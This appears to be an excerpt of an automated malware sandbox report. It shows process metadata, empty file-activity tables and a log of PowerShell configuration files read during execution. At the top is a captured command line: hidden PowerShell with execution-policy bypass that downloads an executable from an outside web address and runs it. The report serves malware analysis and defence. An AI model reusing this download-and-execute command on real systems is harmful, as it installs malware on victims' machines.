Commandline:	powershell.exe -WindowStyle Hidden -ExecutionPolicy Bypass -command `& { iwr http://spar epartiran.com/js/2Q/0mrxdv.exe -OutFile C:\Users\Public\kzsuoceu.exe}; & {Start-Process -F ilePath 'C:\Users\Public\kzsuoceu.exe'}`
Imagebase:	0x13f7c0000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

### File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol	
File Path				Completion	Count	Source Address	Symbol	
Old File Path	New File Path			Completion	Count	Source Address	Symbol	
File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

### File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA3B5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEEA3B5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA4DA287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	42	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	542	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	6	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEEA54BEC7	ReadFile

File Path	Offset	Length	Completion	Source Count	Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0_31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	7FEEA4A69DF	unknown
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0_31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	7FEEA4A69DF	unknown

## Disassembly

## Code Analysis